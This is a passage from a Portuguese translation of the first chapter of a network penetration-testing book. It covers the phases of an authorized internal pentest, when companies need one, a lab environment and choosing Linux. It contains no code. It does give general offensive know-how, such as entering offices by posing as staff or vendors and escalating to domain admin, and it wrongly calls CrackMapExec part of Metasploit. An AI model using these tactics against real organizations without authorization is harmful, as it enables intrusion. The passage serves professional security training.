O escopo específico e a execução de um pentest podem variar bastante conforme as motivações da empresa que está comprando a avaliação (o cliente), bem como dos recursos e serviços oferecidos pela empresa de consultoria que fará o teste. Os procedimentos podem se concentrar em aplicações web e móveis, infraestrutura de rede, implementações wireless, instalações físicas e tudo mais que possamos pensar em atacar. A ênfase pode estar na discrição, quando se tenta não ser detectado, ou na coleta de informações de vulnerabilidade sobre o máximo possível de hosts em pouco tempo. Os invasores podem fazer uso de hacking envolvendo pessoas (engenharia social), empregar um código de exploit (exploração) personalizado, ou até mesmo vasculhar a lixeira do cliente em busca de senhas de acesso. Tudo dependerá do escopo do empreendimento. O tipo mais comum de procedimento, porém, é aquele que executei em centenas de empresas na última década. Eu o chamo de *INPT* (Internal Network Penetration Test, ou Pentest na Rede Interna). Esse tipo de procedimento simula o tipo mais perigoso de *agente de ameaça* (threat actor) para qualquer empresa: um agente interno malicioso (mal-intencionado) ou que tenha sido comprometido.

> **DEFINIÇÃO** *Agente de ameaça* é um modo elegante de dizer invasor. Refere-se a qualquer pessoa que esteja tentando causar danos aos bens associados à tecnologia da informação de uma empresa.

Durante um INPT, você partirá do pressuposto de que o invasor conseguiu ter acesso físico a um escritório da empresa ou, talvez, tenha conseguido um acesso remoto à estação de trabalho de um funcionário por meio de phishing via email. Também é possível que o invasor tenha visitado um escritório após o horário do expediente, passando-se por um funcionário da limpeza, ou durante o dia, fazendo-se passar por um fornecedor ou um entregador de flores. Talvez o invasor seja um funcionário de verdade e tenha usado um crachá para entrar pela porta da frente.

Há inúmeras maneiras de ter acesso físico a uma empresa, e elas

podem ser facilmente demonstradas. Em muitas empresas, um invasor precisaria apenas entrar pela porta principal e ficar perambulando por ali enquanto sorri educadamente para qualquer um com quem cruzar, dando a impressão de que tem um propósito ou que está falando em um celular, até encontrar uma área não usada, onde possa se conectar a uma porta de dados. Empresas profissionais que oferecem serviços sofisticados de pentest geralmente cobram de 150 a 500 dólares por hora. Consequentemente, para o cliente que está comprando o pentest, muitas vezes será mais barato pular essa parte e colocar o invasor na sub-rede interna desde o princípio.

De qualquer modo, o invasor conseguiu ter acesso à rede interna. E agora, o que ele pode fazer? O que pode ver? Um procedimento típico pressupõe que o invasor não sabe nada sobre a rede interna e não tem nenhum acesso especial ou credenciais. Tudo que ele tem é o acesso à rede – e, coincidentemente, em geral é tudo de que precisa.

1.3.1 Fluxo de trabalho típico de um INPT

Um INPT típico é composto de quatro fases executadas em sequência, conforme representadas na Figura 1.1. Os nomes de cada fase não são absolutamente imutáveis, e nem deveriam ser. Uma empresa de pentest poderia usar o termo *reconhecimento* (reconnaissance) em vez de *coleta de informações*. Outra empresa poderia empregar o termo *entrega* (delivery) no lugar de *documentação*. Independentemente do nome que cada fase recebe, há um consenso entre a maioria das pessoas no mercado acerca do que o pentester deve fazer em cada fase.




Figura 1.1 – As quatro fases de um pentest em uma rede de computadores.

- *Fase 1* – Coleta de informações
  a. Mapear a rede.
  b. Identificar possíveis alvos.
  c. Listar pontos fracos dos serviços que estão executando nesses alvos.
- *Fase 2* – Invasão com foco
  a. Comprometer serviços vulneráveis (conseguir acesso não autorizado a eles).
- *Fase 3* – Pós-exploração de falhas (post-exploitation); escalação de privilégios (privilege escalation)
  a. Identificar informações que possam ser usadas para novos acessos, isto é, para *pivoteamento* (pivoting), nos sistemas comprometidos.
  b. Elevar os privilégios ao nível mais alto de acesso na rede, tornando-se efetivamente o administrador de sistemas da

empresa.

- *Fase 4* – Documentação
  a. Coletar evidências.
  b. Escrever o relatório final para entrega.

Assim que a parte referente aos testes do procedimento tiver sido concluída, o pentester fará uma mudança de mentalidade, passando de um adversário para um consultor. A parte restante do procedimento será dedicada a escrever um relatório que seja o mais detalhado possível. Esse relatório conterá a explicação específica sobre todas as formas pelas quais os pentesters conseguiram violar a rede e passar pelos controles de segurança, bem como os passos detalhados que a empresa pode executar para resolver as deficiências identificadas e garantir que elas não possam mais ser exploradas por ninguém. Em nove de dez casos, esse processo demorará cerca de 40 horas em média, mas o tempo necessário pode variar, dependendo do tamanho da empresa.

1.4 Quando um pentest é menos eficaz

Talvez você já tenha ouvido o ditado popular “Para quem só sabe usar martelo, todo problema parece um prego”. O fato é que esse ditado pode ser aplicado praticamente em qualquer profissão. Um cirurgião quer operar, um farmacêutico quer prescrever um comprimido e um pentester quer hackear sua rede. Mas toda empresa realmente precisa de um pentest?

A resposta é: depende do nível de maturidade do programa de segurança de informações da empresa. Sou incapaz de dizer quantas vezes consegui assumir o controle da rede interna de uma empresa no primeiro dia de um pentest, mas o número é da ordem de centenas. É claro que eu adoraria dizer que isso se deve à minha *super ultra habilidade de hacker*, ou é porque simplesmente sou mesmo muito bom nisso, mas seria um exagero grosseiro da realidade.

Esse fato tem muito mais a ver com um cenário demasiadamente

comum: um pentest de nível avançado é vendido a uma empresa imatura que não está fazendo nem mesmo o básico, quando ela deveria começar com uma simples avaliação de vulnerabilidades ou uma sessão de modelagem e análise geral das ameaças. Não faz sentido conduzir um pentest abrangente em todos os seus recursos de defesa se houver deficiências de segurança em sua infraestrutura que até mesmo uma pessoa inexperiente poderia identificar.

1.4.1 Fruto ao alcance das mãos (Low-hanging fruit – LHF)

Os invasores geralmente procuram o caminho mais fácil e tentam encontrar maneiras simples de acessar um ambiente antes de recorrer à artilharia pesada e a softwares proprietários de engenharia reversa, ou desenvolver um código de exploit zero-day[1] (exploração de dia zero) personalizado. Verdade seja dita, os pentesters comuns não saberiam fazer algo tão complexo, pois seria uma habilidade que não precisariam ter adquirido. Não é preciso seguir por esse caminho, quando há várias maneiras fáceis de invadir a maioria das empresas. Chamamos a essas maneiras fáceis de *LHF* (Low-Hanging Fruit, ou Fruto ao Alcance das Mãos). Alguns exemplos incluem:

- senhas/configurações default;
- credenciais compartilhadas entre vários sistemas;
- todos os usuários com direitos de administrador local;
- ausência de patches, com exploits disponíveis ao público.

Há várias outras possibilidades, mas essas quatro são extremamente comuns e perigosas. Contudo, olhando pelo lado positivo, a maioria dos vetores de ataque LHF são os mais fáceis de eliminar. Certifique-se de estar fazendo um bom trabalho com os conceitos básicos de segurança antes de contratar um hacker profissional para atacar sua infraestrutura de rede.

Empresas com números significativos de sistemas LHF em suas

redes não deveriam se dar ao trabalho de pagar por um pentest que “faça de tudo”. Concentrar-se nos conceitos básicos de segurança como credenciais robustas em todos os lugares, patching de software com regularidade, implantação e robustecimento de sistemas e criação de um catálogo de componentes constituiriam um melhor uso do tempo e do dinheiro das empresas.

1.4.2 Quando uma empresa realmente precisa de um pentest?

Se uma empresa estiver se perguntando se deve fazer um pentest, aconselho a ela responder às perguntas a seguir com sinceridade. Comece com respostas simples, do tipo sim/não. Em seguida, para cada resposta afirmativa, a empresa deverá ver se é capaz de sustentar essa resposta com “Sim, *por causa do* processo interno/procedimento/aplicativo XYZ, que é mantido pelo funcionário ABC”:

1. Há algum registro atualizado de todos os endereços IP e nomes de DNS da rede?
2. Há algum programa rotineiro de patching para todos os sistemas operacionais e aplicações de terceiros em execução na rede?
3. Usamos uma engine comercial para scan de vulnerabilidades/fornecedor de serviço para fazer scans de rotina na rede?
4. Removemos os privilégios de administrador local nos notebooks dos funcionários?
5. Exigimos e garantimos que haja senhas robustas em todas as contas de todos os sistemas?
6. Estamos usando autenticação multifator (multi-factor authentication) em todos os lugares?

Se sua empresa não puder responder com um sólido sim a todas essas perguntas, um pentester razoável provavelmente teria poucos

problemas, ou nenhum, para invadir sua rede e encontrar as joias da coroa de sua empresa. Não estou dizendo que você não deve, em hipótese alguma, comprar um pentest, mas apenas que deve esperar resultados lastimáveis.

Isso poderá ser divertido para o pentester, que poderá até mesmo se gabar junto aos seus amigos e colegas sobre a facilidade com que invadiu a sua rede. Porém, sou da opinião de que isso trará poucas vantagens para a sua empresa. É semelhante a uma pessoa que nunca se exercita nem mantém uma dieta saudável, e então contrata um personal trainer para avaliar seu corpo e dizer: “Você está fora de forma. São dez mil dólares, por favor”.

1.5 Executando um pentest na rede

Então, você respondeu a todas as perguntas e determinou que sua empresa precisa de um pentest de rede. Ótimo! O que vem a seguir? Até agora, discutimos o pentest como um serviço para o qual você geralmente pagaria um consultor para fazer por você. No entanto, cada vez mais empresas estão criando *equipes vermelhas* (red teams) internas para conduzir esses tipos de exercício de forma rotineira.

> **DEFINIÇÃO** *Equipe vermelha (red team)* – É um subconjunto especializado do departamento de segurança interna de uma empresa cujo foco está totalmente na segurança ofensiva e nos exercícios de simulação de ataques de adversários. Além disso, o termo *equipe vermelha* muitas vezes é usado para descrever um tipo específico de procedimento considerado o mais realista possível, simulando invasores sofisticados e usando uma abordagem oportunista, com vistas a um objetivo, em vez de empregar uma metodologia baseada em escopo.

A partir de agora, partirei do pressuposto de que você foi ou espera ser designado para uma função que exigirá que você faça um pentest na empresa em que trabalha. Talvez você já tenha feito alguns pentests, mas acha que poderia se beneficiar com um pouco mais de orientações e conselhos.

Minha intenção ao escrever este livro foi apresentar uma metodologia completa, do “início ao fim”, que possa ser usada para

conduzir um INPT completo, no qual a sua empresa ou qualquer outra organização seja o alvo e você tenha recebido dela uma autorização por escrito para executar esse pentest.

Você conhecerá a mesma metodologia que eu aperfeiçoei ao longo de décadas de carreira, e que utilizei com sucesso e segurança na execução de centenas de pentests na rede de várias das maiores empresas do mundo. Esse processo de executar ataques cibernéticos controlados e simulados, que imitam cenários de violações internas do mundo real, tem se provado ser um sucesso na descoberta de pontos fracos críticos nas redes de empresas modernas em todos os segmentos do mercado. Depois de ter lido este livro e de ter feito os exercícios que acompanham o texto, você estará confiante para executar um INPT, não importa o tamanho ou o mercado em que atua a empresa que você atacará. Você trabalhará nas quatro fases de minha metodologia de INPT utilizando a rede Capsulecorp Pentest, que preparei para acompanhar este livro. Cada uma das quatro fases está dividida em vários capítulos que mostram as diferentes ferramentas, técnicas e vetores de ataque que os pentesters utilizam com frequência em seus empreendimentos reais.

1.5.1 Fase 1: Coleta de informações

Imagine que os engenheiros que projetaram toda a rede corporativa estejam sentados ao seu lado descrevendo um diagrama gigantesco, explicando todas as zonas e sub-redes, onde está cada componente e por que fizeram tudo do modo como foi feito. Seu trabalho durante a fase 1, que é a fase de coleta de informações de um pentest, é chegar o mais perto possível desse nível de compreensão, sem a ajuda dos engenheiros de rede (Figura 1.2). Quanto mais informações forem obtidas, melhores serão suas chances de identificar um ponto fraco.




Figura 1.2 – Fase de coleta de informações.

Nos primeiros capítulos deste livro, ensinarei você a coletar todas as informações sobre a rede alvo, necessárias para invadi-la. Você aprenderá a fazer um mapeamento da rede usando o Nmap e a descobrir hosts ativos em uma dada faixa de endereços IP. Também descobrirá serviços que estão à escuta na rede, executando em portas associadas a esses hosts. Em seguida, aprenderá a interrogar esses serviços individuais em busca de informações específicas, que incluem os seguintes dados, embora não estejam limitados a eles:

- nome e número da versão do software;
- patch e parâmetros de configuração atuais;
- banners de serviços e cabeçalhos HTTP;
- métodos de autenticação.

Além de usar o Nmap, você também aprenderá a usar outras ferramentas open source eficazes para pentest como o

CrackMapExec (CME) do framework Metasploit, o Impacket e outras para obter informações sobre alvos, serviços e vulnerabilidades da rede alvo, que poderão ser explorados para conseguir um acesso não autorizado às áreas restritas.

1.5.2 Fase 2: Invasão com foco

Deixe que a diversão comece! A segunda fase de um INPT é aquela em que todas as sementes plantadas na fase anterior começam a dar frutos (Figura 1.3). Agora que você já identificou vetores de ataque vulneráveis em todo o ambiente, é hora de comprometer esses hosts e começar a assumir o controle de dentro da rede.




Figura 1.3 – Fase de invasão com foco.

Nesta seção do livro, conheceremos vários tipos de vetores de ataque que resultarão em alguma forma de RCE (Remote Code

Execution, ou Execução Remota de Código) em alvos vulneráveis. A RCE implica que você poderá se conectar a um prompt de comandos remoto e digitar comandos para a vítima que você comprometeu; esses comandos serão executados e os resultados serão enviados de volta a você em seu prompt.

Também ensinarei a implantar web shells personalizados usando aplicações web vulneráveis. Quando tiver acabado de executar essa fase do livro, você terá comprometido e assumido o controle de servidores de bancos de dados, servidores web, sistemas de compartilhamento de arquivos, estações de trabalho e servidores que estiverem em sistemas operacionais Windows e Linux.

1.5.3 Fase 3: Pós-exploração de falhas e escalação de privilégios

Um dos meus blogs favoritos de segurança é escrito e mantido por um pentester respeitado chamado Carlos Perez (@Carlos_Perez). O título no início de sua página (https://www.darkoperator.com) é totalmente apropriado a esta seção do livro: “Shell is only the beginning” (O shell é apenas o começo).

Depois de aprender a comprometer vários hosts vulneráveis em seu ambiente alvo, é hora de seguir para o próximo nível (Figura 1.4). Gosto de me referir a esses hosts iniciais, acessíveis por meio de uma vulnerabilidade de acesso direto, como *hosts de nível 1*. Essa fase do procedimento diz respeito totalmente a chegar ao nível 2.




Figura 1.4 – Fase de escalação de privilégios.

Hosts de nível 2 são alvos que não estavam inicialmente acessíveis durante a fase de invasão com foco porque não foi possível identificar nenhum ponto fraco direto nos serviços que estavam à escuta. Porém, depois de ter conseguido acesso aos alvos de nível 1, você encontrou informações ou vetores que estavam anteriormente inacessíveis, os quais permitem comprometer um sistema de nível 2 agora acessível. Isso é chamado de pivoteamento (pivoting).

Nesta seção, conheceremos técnicas para pós-exploração de falhas, tanto para sistemas operacionais baseados em Windows como em Linux. Essas técnicas incluem coleta de credenciais de contas em formato texto simples e com hashes a fim de fazer um pivoteamento para alvos adjacentes. Você exercitará elevar os privilégios de usuários que não são administradores para que sejam administradores nos hosts comprometidos. Também ensinarei alguns truques úteis que aprendi ao longo dos anos para procurar senhas em arquivos e pastas ocultos, famosos por armazenarem informações confidenciais. Além disso, conheceremos vários métodos diferentes para obter uma conta de administrador de domínio (um superusuário em uma rede Windows Active Directory).

Ao terminar esta seção do livro, você saberá exatamente por que,

nesse mercado, dizemos que basta um único host comprometido para você se espalhar por uma rede como se fosse um incêndio florestal e, posteriormente, capturar as chaves do reino.

1.5.4 Fase 4: Documentação

Cedo em minha carreira, percebi que contratar uma empresa de consultoria profissional para executar um pentest em uma rede de computadores, de certa forma, é como comprar um documento PDF de vinte mil dólares. Sem o relatório, o pentest não significa nada. Você invadiu a rede, encontrou uma série de falhas em sua segurança e elevou seu acesso inicial a um nível tão alto quanto foi possível. Como isso beneficiaria a empresa alvo? A verdade é que a empresa não se beneficiará, a menos que você possa lhe fornecer uma documentação detalhada que mostre exatamente como você conseguiu fazer isso e o que a empresa deve fazer para garantir que você (ou outra pessoa) não possa fazer o mesmo novamente (Figura 1.5).

Figura 1.5 – Fase de documentação.

Já escrevi centenas de relatórios de pentest, e tive de aprender – às vezes, do modo difícil – o que os clientes querem ver em um documento desse tipo. Também me dei conta de que são os clientes que pagam caro para ler o relatório; portanto, provavelmente será uma boa ideia garantir que eles fiquem impressionados.

Além de mostrar a você exatamente o que deve ser colocado em um relatório sobre o procedimento, apresentarei também alguns hábitos sobre eficácia que aprendi ao longo dos anos, os quais fizeram com que eu economizasse milhares de horas produtivas –

tempo que pude, então, dedicar-me a fazer algo de que gosto, por exemplo, invadir redes corporativas (em vez de ficar encarando o editor de um documento Word).

O que torna este livro diferente de outros livros sobre pentest?

Observando a tabela de conteúdo deste livro, você pode estar se perguntando por que os tópicos que você vê serem discutidos em outros livros sobre pentest não estão presentes: engenharia social, evasão de softwares antivírus, hacking wireless, testes de aplicativos móveis e aplicações web, arrombamento – eu poderia continuar, mas você entendeu a ideia. Na verdade, todos esses tópicos merecem seus próprios livros, e abordá-los em um único capítulo não faria justiça à variedade de informações que estão disponíveis sobre cada um.

O propósito deste livro é armar você com as ferramentas necessárias para conduzir um INPT (Internal Network Penetration Test, ou Pentest na Rede Interna) típico. Esse procedimento é vendido por qualquer empresa de pentesting do mercado, e é o tipo mais comum de procedimento que você executará caso acabe na carreira de pentester profissional.

Durante INPTs típicos (aos quais você dedicará pelo menos 80% de seu tempo), você não será solicitado a (ou nem mesmo terá permissão para) lidar com a infraestrutura wireless de seu cliente, enviar mensagens de phishing por email para os funcionários da empresa nem tentar invadir as instalações físicas de seus datacenters. Você não terá nem tempo nem recursos para desenvolver os devidos payloads personalizados, projetados para se esquivar da solução específica de EDR da empresa.

Em vez de descrever superficialmente os assuntos que são interessantes e que, sem dúvida, serão importantes em outros procedimentos, este livro optou por manter o foco exclusivamente no tópico em questão.

1.6 Configurando o seu ambiente de laboratório

O pentest em rede de computadores é uma tarefa que deve ser aprendida na prática. Escrevi este livro em um formato que pressupõe que você, leitor, tenha acesso à rede de uma empresa e autorização para realizar aí as atividades básicas de pentest. Entendo que alguns de vocês talvez não tenham esse tipo de

acesso. Assim, criei um projeto open source chamado Capsulecorp Pentest, que servirá como um ambiente de laboratório; esse ambiente poderá ser usado para trabalhar durante todo o processo do INPT que você conhecerá nos capítulos restantes.

1.6.1 Projeto Capsulecorp Pentest

O ambiente Capsulecorp Pentest é uma rede virtual configurada com o uso de VirtualBox, Vagrant e Ansible. Além dos sistemas corporativos vulneráveis, o ambiente inclui também um sistema Ubuntu Linux pré-configurado para você utilizar como o seu computador de ataque. Faça o download do repositório a partir do site do livro (https://www.manning.com/books/the-art-of-network-penetration-testing) ou do GitHub (https://github.com/r3dy/capsulecorp-pentest) e siga a documentação de instalação antes de ir para o próximo capítulo.

1.7 Criando a sua própria plataforma virtual de pentest

Alguns de vocês talvez prefiram criar a própria configuração do zero. Compreendo totalmente essa mentalidade. Se você quiser criar o próprio sistema de pentest, peço que considere alguns pontos antes de escolher uma plataforma de sistema operacional com a qual começar.

1.7.1 Comece com o Linux

Assim como a maioria dos pentesters profissionais, eu prefiro usar o sistema operacional Linux para conduzir as partes técnicas de um procedimento. Isso se deve principalmente a um fenômeno do tipo *o ovo e a galinha*, que vou tentar explicar.

A maioria dos pentesters utiliza o Linux. Quando um indivíduo desenvolve uma ferramenta para facilitar seu trabalho, essa pessoa a compartilhará com o mundo, geralmente por meio do GitHub. É provável que a ferramenta tenha sido desenvolvida no Linux e, coincidentemente, funcionará melhor se for executada em um

sistema Linux. No mínimo, algumas dores de cabeça e batalhas com dependências serão necessárias para fazê-la funcionar no Linux. Assim, mais e mais pessoas baseiam e conduzem seus pentests em uma plataforma Linux para que possam empregar as melhores e mais recentes ferramentas disponíveis. Veja, então, que você poderia argumentar que *o Linux é a opção mais popular entre os pentesters porque é a opção mais popular entre os pentesters* – e, assim, temos a minha comparação com o ovo e a galinha.

Há, porém, um bom motivo para isso acontecer. Até a introdução da linguagem de scripting PowerShell da Microsoft, os sistemas operacionais baseados em Linux/Unix eram os únicos sistemas disponibilizados com suporte nativo para programação e criação de scripts para fluxos de trabalho automatizados. Não era necessário fazer o download nem instalar um IDE enorme e volumoso caso você quisesse escrever um programa. Tudo que você precisava fazer era abrir um arquivo em branco no Vim ou no Vi (os editores de texto mais potentes do planeta), escrever um código, e então o executar no terminal. Se você está se perguntando qual é a relação entre pentest e escrita de código, é simples: a preguiça. Assim como os desenvolvedores, os pentesters podem ser preguiçosos e, consequentemente, detestam fazer tarefas repetitivas; desse modo, escrevemos código para automatizar qualquer tarefa que pudermos.

Há outros motivos, de certa forma políticos, para o uso do Linux, que não discutirei em detalhes porque não sou político. Direi, porém, que a maioria dos pentesters se vê como hackers. Os hackers – pelo menos, tradicionalmente – tendem a preferir softwares open source, possíveis de serem obtidos gratuitamente e de serem personalizados, a aplicações comerciais de código proprietário, desenvolvidas por corporações tentando obter lucros. Quem é que sabe o que essas empresas grandes e maldosas ocultaram em seus produtos? Informações devem ser gratuitas, lute contra o autoritarismo, hackeie o planeta... você entendeu a ideia.

DICA O Linux é o sistema operacional preferido pela maioria dos pentesters. Alguns desses pentesters escreveram ferramentas realmente eficazes, que funcionam melhor em uma plataforma Linux. Se quiser trabalhar com pentest,

você também deve usar o Linux.

1.7.2 Projeto Ubuntu

É nesse ponto que a minha preferência pessoal começa a entrar no monólogo: eu me sinto mais confortável em fazer um pentest com o Ubuntu Linux, que é derivado do Debian Linux, mais antigo. Meu motivo não diz respeito a uma batalha de opinião elitista entre *o meu* e *o deles*. O Ubuntu é simplesmente a plataforma de melhor desempenho entre uma dúzia, ou algo assim, de distribuições que testei ao longo dos anos. Não vou desencorajá-lo se você quiser escolher uma distribuição diferente, sobretudo se já se sente confortável com alguma outra. Contudo, incentivo você a escolher um projeto que esteja extremamente bem documentado e tenha o suporte de uma vasta comunidade de usuários experientes. Sem dúvida, o Ubuntu não só atende a esses critérios como vai além.

Escolher uma distribuição Linux é muito semelhante a escolher uma linguagem de programação. Você verá que não faltam defensores radicais, com seus pés firmemente plantados na areia, gritando a plenos pulmões todos os motivos pelos quais suas opções são melhores que as dos outros. Entretanto, esses debates não fazem sentido porque a melhor linguagem de programação em geral é aquela que você conhecer melhor e, portanto, com a qual conseguirá ser mais produtivo. Isso também vale para as distribuições Linux.

O que é uma distribuição Linux?

